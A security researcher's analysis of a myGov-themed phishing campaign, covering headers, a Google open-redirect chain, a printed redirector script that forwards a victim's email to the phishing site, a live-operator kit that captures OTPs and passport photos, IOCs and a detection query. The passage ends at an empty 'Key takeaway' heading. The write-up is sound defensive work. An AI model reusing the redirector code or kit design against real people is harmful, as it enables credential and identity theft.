A myGov phish with a human on the other end
A fake Australian myGov notification leads to a pixel-perfect phishing kit where a live operator decides, in real time, what to steal next.
TL;DR: A fake myGov “new message” email leads to a near-perfect copy of the Australian government portal. Behind it, a live operator walks each victim through password, security question, personal details and passport photo, testing every answer against the real site as it arrives.
The email
On the evening of 20 September 2026, an email arrived claiming to be from myGov, the Australian government’s portal for tax, Medicare and Centrelink. The subject line was short and vague: “You have (1) New Message”. The body had one blue button, View Message, and the ATO logo.

It’s simple, and it doesn’t need to be anything more. myGov genuinely sends message notifications, and “you have a message from the tax office” is the kind of thing people click first and think about later. This copy was sprayed at a UK inbox with no connection to Australia, so it wasn’t targeted at anyone in particular.

- The sender isn’t the government. The display name says “myGov”, but the actual address ends in
sasinm[.]com. Australian government email comes fromgov[.]auaddresses. Many mail apps hide the real address until you tap the sender’s name. - The button doesn’t go to myGov. Hovering over “View Message” shows a
google[.]comlink, which forwards somewhere else entirely. A real myGov notice has no reason to route through Google. - The small print makes no sense. The footer says the email “has been sent by a lawyer” and describes the service as “safe, secure, and legally binding”, wording lifted from e-signature emails.
- The website address is gibberish. The page looks exactly like myGov, but the address bar reads
mymedxcryteexsaklyteblooyuuizxyazxsauhlth[.]info. A page can be copied perfectly. The address can’t.
- It asks for your passport. After the password come a home address, a security answer and a photo of your passport. That is enough to become someone, not just to log in as them.
Headers and authentication
The relevant headers, with the recipient removed:
From: myGov <ato564f…@sasinm[.]com>
To: [redacted]
Subject: You have (1) New Message
Date: Sun, 20 Sep 2026 21:56:35 +0000
Return-Path: ato564f…@sasinm[.]com
Message-ID: <995da875-…@sasinm[.]com>
Authentication-Results: spf=pass (sender IP is 209.85.216[.]101)
 smtp.mailfrom=sasinm[.]com; dkim=pass (signature was verified)
 header.d=nwhssasi-com.20251104.gappssmtp[.]com;dmarc=bestguesspass action=none
 header.from=sasinm[.]com;compauth=pass reason=109
X-MS-Exchange-Organization-SCL: 9
Reading the Received chain from the bottom up gives a short, clean path:
| Hop | From | To | Time (UTC) |
|---|---|---|---|
| 1 | Google Cloud host 35.252.206[.]37 |
smtp-relay.gmail[.]com |
21:56:35 |
| 2 | mail-pj1-f101.google[.]com (209.85.216[.]101) |
Microsoft EOP front end | 21:56:35 |
| 3 | EOP | Exchange Online mailbox servers | 21:56:36 to 21:56:40 |
The message was submitted through Google Workspace’s SMTP relay from a Google Cloud host and delivered to Microsoft about five seconds later. There’s no compromised mail server and no spoofing: the sender controls a Workspace tenant and is sending from it.
That’s why authentication passes.
- SPF passes because
sasinm[.]comauthorises Google’s servers, and the email genuinely came from Google. - DKIM passes, but the signing domain is
nwhssasi-com.20251104.gappssmtp[.]com. That’s Google’s default key, used when a Workspace admin hasn’t set up DKIM for their own domain. The naming suggests the tenant’s primary domain isnwhssasi[.]com, withsasinm[.]comadded as a secondary sending domain. - DMARC is
bestguesspass, Microsoft’s verdict when a domain publishes no DMARC record but would have passed if it had one. - The envelope and header sender match. The Return-Path and From are the same address, with a random hex local part (
ato564f…). The only impersonation is the display name.
SPF, DKIM and DMARC prove who sent an email, not whether they’re honest. Every check passed here because the sender owns the domain. Microsoft still filed it to Junk with a spam confidence level (SCL) of 9, the highest, based on content and reputation rather than authentication.
Redirect chain
With Safe Links unwrapped, the button pointed to a Google redirect:
hxxps://www.google[.]com/url?q=hxxps%3A%2F%2Fpayamzan[.]ir%2Fsoco&sa=D&sntz=1&usg=AOvVaw…#?soco4545=The chain was followed from an isolated VM behind a VPN and captured as a HAR file (a recording of every request the browser made).

Google open redirect. google[.]com/url?q= forwards to whatever URL is in q. The link starts with a trusted domain, which helps it past URL reputation checks and makes hover-checking less useful.
payamzan[.]ir/soco/. A one-page redirector. Its whole job is this script (trimmed):
var redirect_url = "hxxps://mymedxcryteexsaklyteblooyuuizxyazxsauhlth[.]info/AU0100";
var parts = window.location.href.split('#?soco4545=');
if (parts.length > 1) {
  var email = parts[1];
  if (isBase64(email)) { email = atob(email); }
  window.location.href = redirect_url + email;
}
// XFOXHACK @icq
Anything after #?soco4545=, usually the victim’s email address in base64, is decoded and appended to the phishing URL. That lets the kit pre-fill the login form and tells the operator who clicked. In this copy the parameter was empty, so nothing was passed. The fragment (#) matters too: browsers never send fragments to the server, so the value stays out of web proxy logs.
The XFOXHACK @icq comment looks like a tag left by the redirector’s author. It’s an artefact, not attribution. This sample doesn’t show whether payamzan[.]ir is a compromised legitimate site or attacker-owned.
Cloudflare Turnstile. The first request to /AU0100 returns a 403 with a Turnstile challenge (Cloudflare’s CAPTCHA alternative). A real browser passes it silently. Many automated scanners and sandboxes don’t, and they see an error page instead of the kit, which helps pages like this stay up longer.

urlscan[.]io’s scan of the domain shows exactly this: its screenshot is the challenge page (“Nur einen Moment…”), not the kit.
The kit: a live operator panel
The kit loads at /AU0100/.

The pages are a very close copy of the real myGov sign-in, down to the fonts and the Acknowledgement of Country in the footer. The interesting part is the JavaScript, where the developer left their own comments:
/**
 * Live Panel — question.html handler
 * Submits Answer → process.php → polls check.php → handles Telegram actions
 */
Every page works the same way:
- The victim submits the form. The data is POSTed to a PHP handler (
processmail.php,process.php,processinfo.phporprocessid.php) and, going by the comments, relayed to the operator over Telegram. - The page shows a loading spinner and polls
check.phpevery 500 ms. - It waits there until the operator decides what happens next.
The operator’s options are hard-coded into each page:
| Action | What the victim sees |
|---|---|
error |
“Incorrect, please try again”, so the victim re-enters it |
security_q |
Secret question page (question.html) |
otp |
One-time code page (otp.html) |
info |
Name and address form (info.html) |
id |
Passport upload (id.html) |
yes |
A “VERIFIED ✓” button, then the next page |
custom_redirect |
Any URL the operator chooses |



The design only makes sense with a human checking each input against the real myGov as it arrives. The security question page shows this most clearly. It has no question built in; it polls get_question.php until the operator supplies one, most likely the victim’s real question, read from the genuine myGov login using the password they just entered. The otp action exists for the same reason. When myGov texts the victim a code, the operator sends them to otp.html, they type it in, and the operator uses it on the real site within seconds.
This is how SMS-based MFA gets defeated. The victim doesn’t bypass MFA; they complete it on the attacker’s behalf.

Submitting a throwaway email address and a made-up password showed a “Signing in…” spinner, then went straight to the “Enter Code” page. The code field only accepts digits. A made-up code left the page stuck on “Verifying code…”, and it never moved on. By then none of the page’s links did anything, including “call the helpdesk” and links that had earlier pointed to genuine government sites. The secret question, details and passport pages above were never reached this way. They were found by reading the kit’s code.
The passport page has two notable details. The file input uses capture="environment", which on a phone opens the rear camera directly. The script also resizes and compresses the photo to JPEG in the browser before uploading it. Once the operator approves the upload, the victim is redirected to the real my.gov[.]au, so they end up somewhere legitimate with no reason to suspect anything.
Payload
None. This is a pure credential and identity harvester: no attachment, and nothing runs on the victim’s device beyond the kit’s own page scripts.
Infrastructure
| Phishing domain | mymedxcryteexsaklyteblooyuuizxyazxsauhlth[.]info |
| Registered | 20 September 2026, the same day the email was sent |
| Registrar | NICENIC International Group |
| DNS / hosting | Cloudflare (rita / clint.ns.cloudflare[.]com), resolving to 172.67.175[.]80 |
| Last seen live | 25 September 2026, five days after registration |

A domain registered on the day it’s used has no reputation yet, good or bad, which is exactly why it’s used. The long random name suggests a disposable domain, probably one of many.
The kit pages also load a Cloudflare Web Analytics beacon with the token e9eda0f6299b458a9ffb7e5c6cbd8583. The operator is measuring their own traffic, and that token is a pivot for finding other sites run from the same Cloudflare account.
IOCs
| Type | Indicator | Note |
|---|---|---|
| Sender address | ato564f…@sasinm[.]com |
Local part likely randomised per message |
| Sender domain | sasinm[.]com |
|
| DKIM signing domain | nwhssasi-com.20251104.gappssmtp[.]com |
Google default DKIM |
| Message-ID | 995da875-…@sasinm[.]com |
|
| Subject | You have (1) New Message |
|
| Redirect | hxxps://www.google[.]com/url?q=hxxps%3A%2F%2Fpayamzan[.]ir%2Fsoco |
Open redirect, don’t block google[.]com |
| Redirector | hxxps://payamzan[.]ir/soco/ |
Fragment param #?soco4545= |
| Phishing domain | mymedxcryteexsaklyteblooyuuizxyazxsauhlth[.]info |
Path /AU0100/ |
| IP | 172.67.175[.]80 |
Cloudflare, shared: don’t block |
| Sending IPs | 209.85.216[.]101, 35.252.206[.]37 |
Google, shared: don’t block |
| Kit endpoints | processmail.php, process.php, processinfo.php, processid.php, check.php, get_question.php |
Useful for kit hunting |
| CF analytics token | e9eda0f6299b458a9ffb7e5c6cbd8583 |
Pivot for sibling sites |
| String | XFOXHACK @icq |
In redirector source |
Detection
A government brand in the display name, a non-government sending domain, and a google[.]com/url?q= link in the body. None of those is suspicious on its own; together they’re a strong signal. A starting point in Defender Advanced Hunting:
EmailEvents
| where Timestamp > ago(7d)
| where SenderDisplayName has_any ("myGov", "ATO", "HMRC", "GOV.UK")
| where not(SenderFromDomain endswith ".gov.au" or SenderFromDomain endswith ".gov.uk")
| join kind=inner (
    EmailUrlInfo
    | where Url has "google.com/url?q="
  ) on NetworkMessageId
| project Timestamp, SenderDisplayName, SenderFromAddress, Subject, Url, DeliveryLocation
Key takeaway
